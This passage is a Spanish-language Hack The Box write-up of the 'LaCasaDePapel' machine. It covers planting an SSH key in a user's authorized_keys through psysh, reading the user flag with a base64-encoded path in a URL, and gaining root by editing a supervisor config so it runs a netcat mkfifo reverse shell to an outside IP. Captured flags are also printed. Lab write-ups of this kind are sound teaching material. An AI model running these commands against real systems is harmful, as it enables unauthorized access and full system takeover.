
Ya que sabemos que psysh es ejecutado por el usuario dali y tenemos acceso a su directorio principal, podemos generar y agregar nuestra *id_rsa.pub* a el archivo *authorized_keys* del usuario dali, para luego poder conectarnos por medio de **ssh**.


```
$text = "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCkleT1qRUUh9Qu7dT4UXLIfsQc4qkEvKax/+7T3l24zhIJm3R2KOEbfOYdtRBwVOyoE8YfXp7YjPV/lFa7W5MkOoXA
```

Escribimos y verificamos.


```
$text = "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCkleT1qRUUh9Qu7dT4UXLIfsQc4qkEvKax/+7T3l24zhIJm3R2KOEbfOYdtRBwVOyoE8YfXp7YjPV/
lFa7W5MkOoXACk3bl1rYS8GrRr/uYMabrponpZTFPMRl90lBArarRPMFtEKtrhoTw+QBSdKa8Be5AOCp5I+Ky8hF/Pf7uSgThtYD7/LLFIpW6YJJu06M890xah1Tw
uXkgqzPfPWtaVOYvS1smnSYbjflNtMQ0pHSHBTElXx9r9VmFXIslBkST1iHbQT5ZzWHvKxFQkAEoLyAqdvIkgJ7zKbcEwz9bQO4dPVe18D4srDGUnoG+v+/YNexvw
mHaCP/V5cUdupv root@sckull";$filename = "/home/dali/.ssh/authorized_keys";$fh = fopen($filename, "a");fwrite($fh, $text);fclo
se($fh);
=> true
$file = file_get_contents('/home/dali/.ssh/authorized_keys');echo $file;
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAsDHKXtzjeyuWjw42RbtoDy2c6lWdtfEzsmqmHrbJDY2hDcKWekWouWhe/NTCQFim6weKtsEdTzh0Qui+6jKc8/Ztp
KzHrXiSXSe48JwpG7abmp5iCihzDozJqggBNoAQrvZqBhg6svcKh8F0kTnxUkBQgBm4kjOPteN+TfFoNIod7DQ72/N25D/lVThCLcStbPkR8fgBz7TGuTTAsNFXVw
jlsgwi2qUF9UM6C1JkMBk5Y9ssDHiu4R35R5eCl4EEZLL946n/Gd5QB7pmIRHMkmt2ztOaKU4xZthurZpDXt+Et+Rm3dAlAZLO/5dwjqIfmEBS1eQ4sT8hlUkuLvj
UDw== thek@ThekMac.local
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCkleT1qRUUh9Qu7dT4UXLIfsQc4qkEvKax/+7T3l24zhIJm3R2KOEbfOYdtRBwVOyoE8YfXp7YjPV/lFa7W5MkO
oXACk3bl1rYS8GrRr/uYMabrponpZTFPMRl90lBArarRPMFtEKtrhoTw+QBSdKa8Be5AOCp5I+Ky8hF/Pf7uSgThtYD7/LLFIpW6YJJu06M890xah1TwuXkgqzPfP
WtaVOYvS1smnSYbjflNtMQ0pHSHBTElXx9r9VmFXIslBkST1iHbQT5ZzWHvKxFQkAEoLyAqdvIkgJ7zKbcEwz9bQO4dPVe18D4srDGUnoG+v+/YNexvwmHaCP/V5c
Udupv root@sckull
```

Ahora nos conectamos con la clave de 'berlin'.



USUARIO PROFESSOR - SSH

Para el usuario **professor** utilizamos la misma clave para conectarnos y obtenemos una sesion **ssh**.



USER - FLAG

Al enumerar las carpetas de los usuarios encontramos nuestra bandera ***user.txt*** en la carpeta de berlin, para obtenernuestra bandera encodeamos la direccion en base64 y la descargamos de la misma forma que la clave de berlin.

```
lacasadepapel [/home]$ ls -la berlin
total 28
drwxr-sr-x    5 berlin   berlin        4096 Feb  2 22:07 .
drwxr-xr-x    7 root     root          4096 Feb 16 18:06 ..
lrwxrwxrwx    1 berlin   berlin           9 Nov  6 23:10 .ash_history -> /dev/null
drwx------    2 berlin   berlin        4096 Jan 31 21:46 .ssh
drwxrwxrwx    4 berlin   berlin        4096 Jan 30 23:41 downloads
drwxr-sr-x   51 berlin   berlin        4096 Jan 29 22:50 node_modules
-rw-r-----    1 root     berlin        1137 Feb  2 22:07 server.js
-r--------    1 berlin   berlin          33 Nov  6 22:28 user.txt
lacasadepapel [/home]$
```

```
Li4vdXNlci50eHQ=
root@sckull:~/htb/lacasadepapel# curl -X GET -k https://lacasadepapel.htb/file/Li4vdXNlci50eHQ=
4dcbd172fc9c9ef2ff65c13448d9062d
root@sckull:~/htb/lacasadepapel#
```

PRIVILEGE ESCALATION

Utilizamos pspy64 para ver los cronjobs que se ejecutan.

```
lacasadepapel [/tmp]$ curl 10.10.12.119/pspy64 -O pspy64 2>/dev/null
lacasadepapel [/tmp]$ chmod +x pspy64
lacasadepapel [/tmp]$ ls -lah
total 4396
drwxrwxrwt    6 root     root        4.0K Apr  4 04:52 .
drwxr-xr-x   22 root     root        4.0K Feb  2 19:34 ..
drwxrwxrwt    2 root     root        4.0K Apr  4 04:24 .ICE-unix
drwxrwxrwt    2 root     root        4.0K Apr  4 04:24 .X11-unix
-rw-------    1 root     root        2.6K Apr  4 04:47 ftp.log
-rw-------    1 root     root           0 Apr  4 04:52 memcached-stderr---supervisor-YuEwlH.log
-rw-------    1 root     root           0 Apr  4 04:52 memcached-stdout---supervisor-og8b03.log
drwx------    3 dali     dali        4.0K Apr  4 04:24 php-xdg-runtime-dir-fallback-dali
-rwxr-xr-x    1 professo professo     4.3M Apr  4 04:52 pspy64
drwx------    2 dali     dali        4.0K Apr  4 04:25 psysh
lacasadepapel [/tmp]$
```

```
root@sckull:~/htb/lacasadepapel# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.131 - - [04/Apr/2019 05:51:46] "GET /pspy64 HTTP/1.1" 200 -
```

Encontramos un proceso que se ejecuta, y que utiliza node y un archivo **memcached.js**.

```
2019/04/04 04:59:07 CMD: UID=22    PID=7020   | sshd: [net]
2019/04/04 04:59:07 CMD: UID=0     PID=7019   | sshd: [accepted]
2019/04/04 04:59:07 CMD: UID=65534 PID=7014   | /usr/bin/node /home/professor/memcached.js
2019/04/04 04:59:08 CMD: UID=0     PID=7022   | /usr/sbin/sshd -R
2019/04/04 04:59:09 CMD: UID=22    PID=7023   | sshd: [net]
```

El archivo *memcached.js* se encuentra en nuestra carpeta principal (*/home/professor*) pero no tenemos permisos, tambien se encuentra otro archivo llamadao *memcached.ini* que contiene un comando que ejecuta node con el archivo *memcached.js*.

```
lacasadepapel [~]$ ls -lah
total 24
drwxr-sr-x    4 professo professo    4.0K Mar  6 20:56 .
drwxr-xr-x    7 root     root        4.0K Feb 16 18:06 ..
lrwxrwxrwx    1 root     professo       9 Nov  6 23:10 .ash_history -> /dev/null
drwx------    2 professo professo    4.0K Jan 31 21:36 .ssh
-rw-r--r--    1 root     root          88 Jan 29 01:25 memcached.ini
-rw-r-----    1 root     nobody       434 Jan 29 01:24 memcached.js
drwxr-sr-x    9 root     professo    4.0K Jan 29 01:31 node_modules
lacasadepapel [~]$ cat memcached.js
cat: can't open 'memcached.js': Permission denied
lacasadepapel [~]$ cat memcached.ini
[program:memcached]
command = sudo -u nobody /usr/bin/node /home/professor/memcached.js
lacasadepapel [~]$
```

Hacemos una prueba de ping con el usuario root a nuestra ip, agregamos lo siguiente a *memcached.ini*, pero primero renombramos el archivo anterior a otro ya que no tenemos permisos, creamos un nuevo archivo con el mismo nombre y agregamos lo siguiente.

```
lacasadepapel [~]$ vi memcached.ini
lacasadepapel [~]$ cat memcached.ini
[program:memcached]
command = sudo -u root ping -c 3 10.10.12.119
lacasadepapel [~]$
```

Y obtenemos la respuesta en nuestra maquina.

```
root@sckull:~/htb/lacasadepapel# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
06:43:06.298663 IP lacasadepapel.htb > sckull: ICMP echo request, id 61208, seq 0, length 64
06:43:06.298685 IP sckull > lacasadepapel.htb: ICMP echo reply, id 61208, seq 0, length 64
06:43:08.447050 IP lacasadepapel.htb > sckull: ICMP echo request, id 61208, seq 1, length 64
06:43:08.447097 IP sckull > lacasadepapel.htb: ICMP echo reply, id 61208, seq 1, length 64
06:43:08.960224 IP lacasadepapel.htb > sckull: ICMP echo request, id 61208, seq 2, length 64
06:43:08.960277 IP sckull > lacasadepapel.htb: ICMP echo reply, id 61208, seq 2, length 64
06:44:06.975050 IP lacasadepapel.htb > sckull: ICMP echo request, id 20249, seq 0, length 64
06:44:06.975096 IP sckull > lacasadepapel.htb: ICMP echo reply, id 20249, seq 0, length 64
06:44:08.056111 IP lacasadepapel.htb > sckull: ICMP echo request, id 20249, seq 1, length 64
06:44:08.056161 IP sckull > lacasadepapel.htb: ICMP echo reply, id 20249, seq 1, length 64
06:44:09.450606 IP lacasadepapel.htb > sckull: ICMP echo request, id 20249, seq 2, length 64
06:44:09.450654 IP sckull > lacasadepapel.htb: ICMP echo reply, id 20249, seq 2, length 64
```

Para obtener una shell inversa creamos un archivo con nuestra shell inversa dentro, y agregamos su ejecucion dentro del archivo memcached.ini.

batman.sh

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2&gt;&amp;1|nc 10.10.12.119 7878 &gt;/tmp/f" &gt; /tmp/batman.sh
```

memcached.ini


```
[program:memcached]
command = sudo -u root sh /tmp/batman.sh
```

```
lacasadepapel [~]$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.12.11
9 7878 >/tmp/f" > /tmp/batman.sh
lacasadepapel [~]$ chmod +x /tmp/batman.sh
lacasadepapel [~]$ vi memcached.ini
lacasadepapel [~]$ cat memcached.ini
[program:memcached]
command = sudo -u root sh /tmp/batman.sh
lacasadepapel [~]$ cat /tmp/batman.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.12.119 7878 >/tmp/f
lacasadepapel [~]$
```

```
/ # / # whoami
root
/ # id; pwd; groups
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11
(floppy),20(dialout),26(tape),27(video)
/
root bin daemon sys adm disk wheel floppy dialout tape video
/ # cd /root
/root # ls
root.txt
/root # wc -l root.txt
1 root.txt
cat/root #  root.txt
586979c48efbef5909a23750cc07f511
/root #
```

TAGS: ESPAÑOL HACKING HACKTHEBOX

RELATED POSTS




Hack The Box - Writeup

October 11, 2019 undefined


Hack The Box - SwagShop

October 03, 2019 undefined



Hack The Box - Luke

October 03, 2019 undefined




PREVIOUS

Hack The Box - FriendZone Writeup

NEXT

Hack The Box - Fortune Writeup



POST A COMMENT

VISITAS

SOCIAL

Follow on Twitter

Like on Facebook


TWITTER

Tweets by @sckull_

Sckull Retweeted

AdaptiveMobile Security
@adaptivemobile

Check out our latest blog post, our CTO Cathal McDaid answers some of the most frequently asked questions about the recent #simjacker vulnerability we uncovered and shows demos of the attack. adaptivemobile.com/blog/simjacker…



Oct 14, 2019

Sckull
@sckull

Embed View on Twitter

Tweets por el @sckull_.

FACEBOOK

CATEGORIES

ANDROID (3) ARMITAGE (1) BACKBOX (1) BACKTRACK (2) BRUTE FORCE (1) CRACKING (3) GOOGLE ADSENSE (1) HACKING (6)
HACKTHEBOX (22) KALI LINUX (5) LINUX (17) MANUALES (2) METASPLOIT (3) METASPLOITABLE (1) MITM (1) NETWORK (1) NMAP (4)
OOK (1) PENTEST (3) POWERSHELL (1) PROGRAMACION (2) PROXY (1) SOFTWARE LIBRE (11) SOLVED (2) SUBLIME TEXT (2) UBUNTU (1)
VIRTUALIZACION (4) WEB (6) WEP (1) WIFI (2) WINDOWS (5) WPA (1) WPA2 (1) WRITEUP (6) XSS (1)

BLOG ARCHIVE

▼ 2019 (28)
octubre (7)

agosto (2)

julio (2)

junio (3)

mayo (5)

abril (4)

marzo (3)

enero (2)

► 2018 (5)

► 2017 (9)

► 2015 (1)

► 2014 (10)

► 2013 (20)

► 2012 (11)

VISITANTE

Your IP: **35.225.179.117**
Country: **United States** 
City: **unknown**
Language: **en-US**
Browser: **Chrome**
System: **Linux**

Powered by Find-IP.net

OWASP SQLiX
DLL Hijacking: Otra Forma De Explotar Aplicaciones en Windows
Anubis - Herramienta de FootPrinting

TRANSLATE

Select Language

Powered by Google Translate

FACEBOOK

Like Share 217 people like this. Sign Up to see what your friends like.

TWITTER

Follow @sckullbock

Sora Templates